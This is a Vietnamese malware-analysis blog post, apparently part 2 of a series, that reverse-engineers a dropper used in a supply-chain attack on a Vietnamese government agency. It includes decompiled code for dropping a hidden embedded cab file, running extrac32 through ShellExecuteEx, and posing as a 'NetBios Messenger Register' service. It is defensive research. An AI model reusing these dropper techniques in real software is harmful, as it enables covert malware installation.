

[RE017-2] Phân tích kỹ thuật dòng mã độc mới được sử dụng để tấn công chuỗi cung ứng nhắm vào Ban Cơ yếu Chính phủ Việt Nam của nhóm tin tặc Panda Trung Quốc (Phần 2)

blog.vincss.net/2020/12/re017-2-phan-tich-ky-thuat-dong-ma-doc-moi-co-nhieu-dau-hieu-lien-quan-toi-nhom-tin-tac-Panda.html

Static analysis code của eToken với IDA

Tiếp tục với phần trước, như đã đề cập chúng ta chỉ có RTTI của class `type_info`, lớp root của RTTI.

```
; class type_info: (#classinformer)
  dd offset const type_info::`RTTI Complete Object Locator'
const type_info::`vftable' dd offset type_info::`scalar deleting destructor'(uint)
  ; DATA XREF: .data:void * `RTTI Type Descriptor'.io
  ; .data:char * `RTTI Type Descriptor'.io
  ; .data:type_info `RTTI Type Descriptor'.io
stru_404850 _SCOPETABLE_ENTRY <0FFFFFFFh, offset loc_403D34, offset loc_403D48>
  ; DATA XREF: start+5:io
  align 10h
type_info::`RTTI Base Class Descriptor at (0, -1, 0, 0)' dd offset type_info `RTTI Type Descriptor'
  ; DATA XREF: .rdata:type_info::`RTTI Base Class Array'.io
```

Hình 1. Thông tin RTTI của class `type_info`

Phần phân tích sẽ trình bày chi tiết cách xác định các class, tái tạo code của malware này, đồng thời chia sẻ kinh nghiệm áp dụng khi phân tích các malwares/files có dùng MFC.

Các plugin cần dùng:

- **ClassInformer** của Simabus
- **HexRaysCodeXplorer** của Matrosov
- **MFC_Helper** (tự phát triển)


Mã nguồn C++ của MFC các bạn có thể tìm trong thư mục `src\mfc` của bộ cài đặt Visual Studio. Do MFC4.2 (MFC của VS6) đã rất cũ nên có thể tìm trên Github. Chúng tôi tham khảo tại [đây](#). Về biểu đồ quan hệ của các class của MFC (*Hierarchy Chart*), các bạn có thể xem tại [đường link này](#).

Ba file dlls quan trọng để diffing/compare với các malware dùng MFC, ví dụ trong mẫu eToken này, là `mfc42.dll`, `mfc42d.dll`, `mfc042d.dll`. Các bạn tìm và tải luôn cả debug symbol file (`.pdb`) đúng của các dlls các bạn có. Quan trọng nhất là `mfc42d.dll` (*debug build*), vì `.pdb` của nó sẽ chứa đầy đủ thông tin về các types, enums, classes, vtables của

các class của MFC. Chúng ta export local types từ **mfc42d.dll** thành file **.h**, rồi import vào idb database của chúng ta. Parse C++ của IDA còn lỗi, không parse được template syntax “<>” nên ta tìm và thay thế các cặp “<” và “>” thành “_” trong các file **.h**.


Mở song song **mfc42d.dll** trong IDA mới cùng với IDA đang phân tích malware, thực hiện copy name, type của các classes, functions từ **mfc42d.dll** qua. Như đã nói, malware này là một MFC Dialog application, nên chúng ta sẽ chắc chắn có các class sau trong malware: **CObject**, **CCmdTarget**, **CWinThread**, **CWnd**, **CDialog**. Theo quy tắc đặt tên tự động của MFC Wizard, chúng ta đã có các class với tên sau: **CVVSupApp** (kế thừa từ **CWinApp**), **CAboutDlg** (dialog About, **resID = 100**), **CVVSupDlg**(dialog chính, **resID = 102**).

Kết quả scan vtables, classes của hai plugin **ClassInformer** và **HexRaysCodeExplorer**.



Hình 2. Kết quả scan vtables, classes

Dùng **MFC_Helper** scan **CRuntimeClass**, phát hiện ra đúng như dự đoán, **CVVSupDlg** có **CRuntimeClass** và thêm một class khác: **CVVSupDlgAutoProxy**. Chứng tỏ tin tặc khi chạy MFC Wizard, đã bấm chọn support OLE Control.



Hình 3. Kết quả sau khi chạy MFC_Helper nhận diện được các class

Dựa vào hàm import **CWinApp::GetRuntimeClass**, xác định được **CVVSupApp** vtable, và

dựa vào **CDialog::GetRuntimeClass** chúng ta xác định được hai vtable của hai dialog còn lại. Nhưng dialog là About, dialog nào là malware dialog. Xác định hết các internal structures của MFX như **AFX_MSGMAP**, **AFX_DISPATCH**, **AFX_INTERFACEMAP**...


Sử dụng tính năng **Xref to** các lệnh call CDialog constructor: **void __thiscall**

CDialog::CDialog(CDialog *this, unsigned int nIDTemplate, CWnd *pParentWnd), **nIDTemplate** chính là **resID** của dialog, chúng ta xác định được vtable của **CAboutDlg** và **CMalwareDlg**. Do **CMalwareDlg** không có **CRuntimeClass** và **RTTI** nên tạm đặt tên như vậy. Tin tức khi build đã xóa đi dòng **DECLARE_DYNAMIC_CREATE** của hai class này và class **CVVSupApp**.

```
.text:004034A0 ; CDialog *__thiscall CAboutDlg::CAboutDlg(CAboutDlg *this)
.text:004034A0 public: __thiscall CAboutDlg::CAboutDlg(void) proc near
.text:004034A0 ; CODE XREF: CVVSupDlg::On
.text:004034A0 000      push     esi
.text:004034A1 004      push     0 ; pParentWnd
.text:004034A3 008      mov      esi, ecx
.text:004034A5 008      push     100 ; nIDTemplate
.text:004034A7 00C      call    CDialog::CDialog(uint, CWnd *)
.text:004034A7
.text:004034AC 004      mov     dword ptr [esi], offset const CAboutDlg::`vftable'
.text:004034B2 004      mov     eax, esi
.text:004034B4 004      pop     esi
.text:004034B5 000      retn
.text:004034B5 public: __thiscall CAboutDlg::CAboutDlg(void) endp
.text:00401E20 010      mov     ecx, ecx
.text:00401E2A 010      push    129 ; nIDTemplate
.text:00401E2F 014      call    CDialog::CDialog(uint, CWnd *)
.text:00401E2F
.text:00401E34 00C      lea     edx, [ebx+60h]
.text:00401E37 00C      xor     eax, eax
.text:00401E39 00C      mov     ecx, 40h ; '@'
.text:00401E3E 00C      mov     edi, edx
.text:00401E40 00C      mov     dword ptr [ebx], offset const CMalwareDlg::`vftable'
.text:00401E46 00C      mov     [ebx+CMalwareDlg.m_pfnmemcpy], eax
.text:00401E4C 00C      mov     [ebx+CMalwareDlg.m_pfnmemset], eax
.text:00401E52 00C      mov     [ebx+CMalwareDlg.m_pfnShellExecuteExA], eax
```

Hình 4. Xác định được vtable của của CAboutDlg và CMalwareDlg

Cây quan hệ các class của malware này được vẽ lại như sau:



```

Object Explorer
0 0x404370 - 0x4043c8: const CVVSupDlgAutoProxy::`vftable' methods count: 22
1 0x4043e8 - 0x4044c0: const CMalwareDlg::`vftable' methods count: 54
2 0x404508 - 0x4045ac: const CVVSupApp::`vftable' methods count: 41
3 0x404698 - 0x404770: const CAboutDlg::`vftable' methods count: 54
4 0x404770 - 0x404848: const CVVSupDlg::`vftable' methods count: 54
  
```

Hình 5. Cây quan hệ các class của malware

Copy tên các hàm, type, function type, parameter... từ các class mẹ tương ứng của các class trên, đúng thứ tự trong vtable, xác định được các hàm MFC Wizard sinh ra và các hàm tin tặc đã viết.


```

.rdata:00404418 dd offset CMalwareDlg::GetMessageMap(void)
.rdata:004044AC dd offset CMalwareDlg::OnInitDialog(void)
.rdata:00404538 dd offset CVVSupApp::GetMessageMap(void)
.rdata:00404560 dd offset CVVSupApp::InitInstance(void)
.rdata:004047A0 dd offset CVVSupDlg::GetMessageMap(void)
.rdata:00404834 dd offset CVVSupDlg::OnInitDialog(void)
.rdata:00404838 dd offset CDialog::OnSetFont(CFont *)
.rdata:0040483C dd offset CVVSupDlg::OnOK(void)
.rdata:00404840 dd offset CVVSupDlg::OnCancel(void)

```

Hình 6. Kết quả sau khi copy tên các hàm, type, function type, parameter

Mọi ứng dụng MFC đều có một biến toàn cục là **theApp**, thuộc class chính **CXXXApp** kế thừa từ **CWinApp**. Trong trường hợp malware này là: **CVVSupApp theApp**; Biến toàn cục này được khởi tạo bởi C RTL trong hàm **start**, gọi trước **main/WinMain**, thuộc table **__xc_a**. Các hàm trong table này gọi sau các hàm khởi tạo của C RTL trong **__xi_a**. Các table này là param truyền cho hàm internal **_initterm** của C RTL.

```

.data:00406000 __xc_a dd 0 ; DATA XREF: HEADER:00400254+0
.data:00406000 ; start+C0:0
.data:00406000 ; 4 C++ static ctors (#classinformer)
.data:00406004 dd offset _dynamic_initializer_for__af_GlobalState__
.data:00406008 dd offset _dynamic_initializer_for__oleObjFactory__
.data:0040600C dd offset _dynamic_initializer_for__theApp__
.data:00406010 __xc_z dd 0 ; DATA XREF: start+BB+0
.data:00406014 __xi_a dd 0 ; DATA XREF: start+8D+0
.data:00406018 __xi_z dd 0 ; DATA XREF: start+88+0
.text:004033A0
.text:004033A0 _dynamic_initializer_for__theApp__ proc near
.text:004033A0 ; DATA XREF: .data:0040600C+0
.text:004033A0 000 call __at_init_CreateGlobalVVSUPApp
.text:004033A0
.text:004033A5 000 jmp _dynamic_atexit_destructor_for__theApp__
.text:004033A5
.text:004033A5 _dynamic_initializer_for__theApp__ endp
.text:004033A5
.text:004033A5 ; -----
.text:004033AA align 10h
.text:004033B0 ; ===== SUBROUTINE =====
.text:004033B0 ; Attributes: hidden
.text:004033B0
.text:004033B0 __at_init_CreateGlobalVVSUPApp proc near
.text:004033B0 ; CODE XREF: _dynamic_initializer_for
.text:004033B0 000 mov ecx, offset theApp
.text:004033B5 000 jmp CreateVVSUPApp
.text:004033B5
.text:004033B5 __at_init_CreateGlobalVVSUPApp endp
.text:004033B5

```

Hình 7. Biến toàn cục theApp trong ứng dụng MFC

Lưu đồ khởi tạo và thực thi một ứng dụng của MFC như sau:



Hình 8. Lưu đồ khởi tạo và thực thi một ứng dụng của MFC

Hàm **CVVSupApp::InitInstance** cũng là code thông thường mà MFC wizard tạo ra

```
1 int __thiscall CVVSupApp::InitInstance(CVVSupApp *this)
2 {
3     int result; // eax
4     CVVSupDlg VWSupDlg; // [esp+0h] [ebp-78h] BYREF
5     int TryLevel; // [esp+70h] [ebp-8h]
6
7     if ( AfxOleInit() )
8     {
9         AfxEnableControlContainer(0);
10        CWinApp::Enable3dControls(&this->baseclas);
11        if ( CWinApp::RunEmbedded(&this->baseclas) || CWinApp::RunAutomated(&this->baseclas) )
12        {
13            COleObjectFactory::RegisterAll();
14        }
15        else
16        {
17            COleObjectFactory::UpdateRegistryAll(TRUE);
18        }
19
20        CVVSupDlg::CVVSupDlg((CVVSupDlg *)&VWSupDlg.baseclass.m_dwRef);
21        TryLevel = 0;
22        this->baseclas.m_pMainWnd = (CWnd *)&VWSupDlg;
23        CDialog::DoModal(&VWSupDlg.baseclass);
24        TryLevel = 0xFFFFFFFF;
25        CVVSupDlg::~CVVSupDlg(&VWSupDlg);
26        result = 0;
27
28        // Đoạn trên tương đương C++ code sau:
29        // CVVSupDlg dlg;
30        // this->m_pMainWnd = &dlg;
31        // dlg.DoModal();
32        // return 0;
```

Hình 9. Hàm **CVVSupApp::InitInstance**

Constructor của **CVVSupDlg**: **void CVVSupDlg::CVVSupDlg()** cũng là code thông thường của MFC Wizard tạo ra. Nhưng trong **CVVSupDlg::OnInitDialog**, là hàm được gọi từ **CVVSupDlg::DoModal()**, ta thấy ngay, ở cuối đoạn code mà MFC Wizard sinh ra, **CMalwareDlg** được khởi tạo và show, sau đó malware thoát cưỡng chế **exit(0)** ngay.

```

31 pCMalwareDlg = (CMalwareDlg *)operator new(0x290u);
32 s_pMalwareDlg = pCMalwareDlg;
33 tryLevel = 1;
34 if ( pCMalwareDlg )
35 {
36     pMalwareDlg = CMalwareDlg::CMalwareDlg(pCMalwareDlg, 0);
37 }
38 else
39 {
40     pMalwareDlg = 0;
41 }
42 tryLevel = 0xFFFFFFFF;
43 hDesktopWnd = GetDesktopWindow();
44 pDesktopWnd = CWnd::FromHandle(hDesktopWnd);
45 CDialog::Create(&pMalwareDlg->baseclass, 129u, pDesktopWnd);
46 CWnd::ShowWindow(&pMalwareDlg->baseclass, SW_SHOW);
47 exit(0);
48 }

```

Code C++ tương đương:

```

CMalwareDlg pDlg = new CMalwareDlg();
pDlg->Create(129, CWnd::FromHandle(GetDesktopWindow()));
pDlg->ShowWindow(SW_SHOW);
exit(0);

```

Hình 10. **CMalwareDlg** được khởi tạo và show

Giá trị **129** chính là **resID** của dialog **CMalwareDlg**, và **sizeof(CMalwareDlg) = 0x290**, lớn hơn size của **CDialog** mẹ. Chứng tỏ **CMalwareDlg** được tin tặc thêm vào một số data member. Qua phân tích, chúng tôi đã tái tạo lại được các data member của **CMalwareDlg**:

baseclass	Offset	Size	struct
CDialog ?			__declspec(align(4)) CMalwareDlg
m_szBase64Table db 256 dup(?)	0000	0060	{
m_szServiceName db 260 dup(?)	0060	0100	CDialog baseclass;
m_szMask db 32 dup(?)	0160	0104	char m_szBase64Table[256];
m_pfnmemcpy dd ?	0264	0020	char m_szServiceName[260];
m_pfnmemset dd ?	0284	0004	char m_szMask[32];
m_pfnShellExecuteExA dd ?	0288	0004	void *m_pfnmemcpy;
CMalwareDlg ends	028C	0004	void *m_pfnmemset;
		0290	void *m_pfnShellExecuteExA;
			};

Hình 11. Tái tạo lại các data member của **CMalwareDlg**

Constructor **CMalwareDlg::CMalwareDlg** làm các công việc khởi tạo sau. Để ý vào đoạn copy chuỗi **"192.168"** vào field **m_szMask**:

```

1 CMalwareDlg *__thiscall CMalwareDlg::CMalwareDlg(CMalwareDlg *this, CWnd *pParentWnd)
2 {
3     CDialog::CDialog(&this->baseclass, 129u, pParentWnd);
4     this->baseclass.__vftable = (CDialog_vtbl *)&CMalwareDlg::`vftable';
5     this->m_pfnmemcpy = 0;
6     this->m_pfnmemset = 0;
7     this->m_pfnShellExecuteExA = 0;
8     memset(this->m_szBase64Table, 0, sizeof(this->m_szBase64Table));
9     strcpy(
10         this->m_szBase64Table,
11         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" );
12     memset(this->m_szServiceName, 0, sizeof(this->m_szServiceName));
13     strcpy(this->m_szMask, "192.168");
14     return this;
15 }

```

Hình 12. Đoạn code copy chuỗi "192.168" vào field `m_szMask`

Khi được show, `CMalwareDlg::OnInitDialog` sẽ được gọi, và hàm chính quan trọng để thực thi nhiệm vụ của malware được call ở đây:


```

1 int __thiscall CMalwareDlg::OnInitDialog(CMalwareDlg *this)
2 {
3     CDialog::OnInitDialog(&this->baseclass);
4     CMalwareDlg::Infect(this); // this->Infect();
5     return 1;
6 }

```

Hình 13. Hàm chính `Infect` sẽ thực thi nhiệm vụ của malware

Hàm `Infect` (chúng tôi đặt tên) tương đối dài, nên được trình bày thông qua lưu đồ dưới:



Hình 14. Lưu đồ thực thi của hàm **Infect**

Chúng ta sẽ đi vào chi tiết từng hàm con quan trọng được hàm **Infect** của class **CMalwareDlg** gọi. Hàm **UserIsAdmin**, dùng API **IsUserAdmin()** của **shell32.dll**:

```

BOOL __stdcall UserIsAdmin()
{
    HMODULE hModule; // eax
    BOOL result; // eax
    BOOL (__stdcall *IsUserAnAdmin)(); // eax

    hModule = g_hShell32;
    if ( !g_hShell32 )
    {
        hModule = LoadLibraryA("shell32.dll");
        g_hShell32 = hModule;
        if ( !hModule )
        {
            return 1;
        }
    }
    IsUserAnAdmin = GetProcAddress(hModule, "IsUserAnAdmin");
    if ( IsUserAnAdmin )
    {
        result = IsUserAnAdmin();
    }
    else
    {
        result = 0;
    }
    return result;
}

```

Hình 15. Hàm *UserIsAdmin*

Hàm **GetSomeAPIAdrrs** là một hàm dư thừa, các con trỏ hàm được lấy mà hoàn toàn không dùng tới. Chúng tôi đoán đây có thể là một code cũ.

```

1 BOOL __thiscall CMalwareDlg::GetSomeAPIAdrrs(CMalwareDlg *this)
2 {
3     HMODULE hNtdll; // eax
4     HMODULE hNtdll; // eax
5     HMODULE hShell32; // eax
6     BOOL (__stdcall *ShellExecuteExA)(LPSHELLEXECUTEINFOA); // eax
7     void *pfnmemset; // ecx
8
9     hNtdll = GetModuleHandleA("ntdll.dll");
10    this->m_pfnmemcpy = GetProcAddress(hNtdll, "memcpy");
11    hNtdll = GetModuleHandleA("ntdll.dll");
12    this->m_pfnmemset = GetProcAddress(hNtdll, "memset");
13    hShell32 = LoadLibraryA("shell32.dll");
14    ShellExecuteExA = GetProcAddress(hShell32, "ShellExecuteExA");
15    pfnmemset = this->m_pfnmemset;
16    this->m_pfnShellExecuteExA = ShellExecuteExA;
17    return pfnmemset && this->m_pfnmemcpy && ShellExecuteExA;
18 }

```

Hình 16. Hàm `GetSomeAPIAddr`

Hàm `Base64Decode` cũng giống như các hàm Base64 decode khác, chỉ khác một điểm là bảng Base64 code table lại được tin tặc copy vào một char array `m_szBase64Table` và truy xuất từ đây. Sau khi được giải mã Base64, `ServiceName` ban đầu là

"`TmV0QmlvcyBNZXNzYWdlciBSZWdpc3Rlcn==`" sẽ là "NetBios Messenger Register".

`ServiceDescription` ban đầu

"`TmV0QmlvcyBjb21tdW5pY2F0aW9uIGJldHdlZlZlZG4gc3lzdGVtIGNvbXBvbmVudHMu`" sẽ là "NetBios communication between system components."

Hàm `ExtractCabFile` là hàm global, không thuộc class `CMalwareDlg`. Chú ý ở điểm là file được tạo ra với attribute là hidden.

```
1 int __stdcall ExtractCabFile(LPSTR lpDst)
2 {
3     const CHAR *pszCabFile; // esi
4     HANDLE hFile; // esi
5
6     pszCabFile = lpDst;
7     ExpandEnvironmentStringsA("%USERPROFILE%\\test\\7z.cab", lpDst, MAX_PATH);
8     MakeSureDirectoryPathExists(pszCabFile);
9     hFile = CreateFileA(
10         pszCabFile,
11         FILE_WRITE_DATA,
12         FILE_SHARE_WRITE,
13         0,
14         CREATE_ALWAYS,
15         FILE_ATTRIBUTE_HIDDEN,
16         0);
17     if ( hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_ACCESS_DENIED )
18     {
19         return 0;
20     }
21     lpDst = 0;
22     WriteFile(hFile, g_abCABFile, 94874u, &lpDst, 0);
23     CloseHandle(hFile);
24     return 1;
25 }
```

Hình 17. Hàm `ExtractCabFile`

File `.cab` được nhúng hoàn toàn trong `.data` section, `size = 94874 (0x1729A)`. Tức tin tặc đã khai báo tương đương sau: "`static BYTE g_abCabFile[] = { 0xXXXX, 0xYYYY };`" (không có `const` nên sẽ nằm ở `.data` section). Trích xuất vùng đó ra, ta có một file `.cab` chứa một file bên trong, tên là `smanager_ssl.dll`, ngày add vào cab là `26/04/2020 – 23:11 UTC`, ngày build `26.04.2020 15:11:24 UTC`.

Name	Size	Modified	Attributes	Method	Block
Smanager_ssl.dll	175 616	2020-04-26 23:11	A	MSZip	Cyber Security Services

Hình 18. File .cab được nhúng chứa file **smanager_ssl.dll**

File **smanager_ssl.dll** (tức **netapi32.dll**) sẽ được phân tích trong phần tiếp theo vì nó tương đối phức tạp.

```

1 int __stdcall RunExtrac32Exe(const char *szCabPath, const char *szDestFile, const char *szDestDir, int dummy)
2 {
3     char szFile[16]; // [esp+10h] [ebp-210h] BYREF
4     char szParams[520]; // [esp+20h] [ebp-200h] BYREF
5
6     memset(szParams, 0, sizeof(szParams));
7     strcat(szParams, "");
8     strcat(szParams, szCabPath);
9     strcat(szParams, "");
10    strcat(szParams, " ");
11    strcat(szParams, szDestFile);
12    strcat(szParams, " /Y /L ");
13    strcat(szParams, "");
14    strcat(szParams, szDestDir);
15    strcat(szParams, "");
16    strcpy(szFile, "extrac32.exe");
17    // szFile = "extrac32.exe"
18    // szParams = "\"path of 7z.cab\" /Y /L \"destination dir\"
19    ExecuteAndWait(szParams, szFile);
20    memset(szParams, 0, 2600);
21    strcat(szParams, szDestDir);
22    strcat(szParams, "\\");
23    strcat(szParams, szDestFile);
24    return 1;
25 }

```

Hình 19. Hàm **RunExtrac32Exe**

Hàm **ExecuteAndWait** cũng là hàm global, dùng API **ShellExecuteExA** để gọi và chờ tới khi thực thi xong.


```

1 int __stdcall ExecuteAndWait(LPCSTR pszParams, LPCSTR pszFile)
2 {
3     HMODULE hShell32; // eax
4     BOOL (__stdcall *ShellExecuteEx)(SHELLEXECUTEINFOA *); // eax
5     SHELLEXECUTEINFOA ExecInfo; // [esp+4h] [ebp-3Ch] BYREF
6
7     memset(&ExecInfo, 0, sizeof(ExecInfo));
8     ExecInfo.nShow = 0;
9     ExecInfo.cbSize = 60;
10    ExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
11    ExecInfo.lpVerb = "Open";
12    ExecInfo.lpParameters = pszParams;
13    ExecInfo.lpFile = pszFile;
14    hShell32 = LoadLibraryA("shell32.dll");
15    ShellExecuteEx = GetProcAddress(hShell32, "ShellExecuteEx");
16    ShellExecuteEx(&ExecInfo);
17    WaitForSingleObject(ExecInfo.hProcess, INFINITE);
18    return 1;
19 }

```

Hình 20. Hàm *ExecuteAndWait*

Config của Proxy trên máy victim được tin tặc định nghĩa qua một struct như hình, **PROXY_TYPE** là một enum:

00000000	PROXY_CONFIG struct ; (sizeof=0x68,	Offset	Size	struct PROXY_CONFIG
00000000				{
00000000	szAddress db 64 dup(?)	0000	0040	char szAddress[64];
00000000		0040	0024	char szPort[36];
00000000	szPort db 36 dup(?)	0064	0004	PROXY_TYPE proxyType;
00000040			0068	}
00000040	proxyType dd ?	FFFFFFF		; enum PROXY_TYPE,
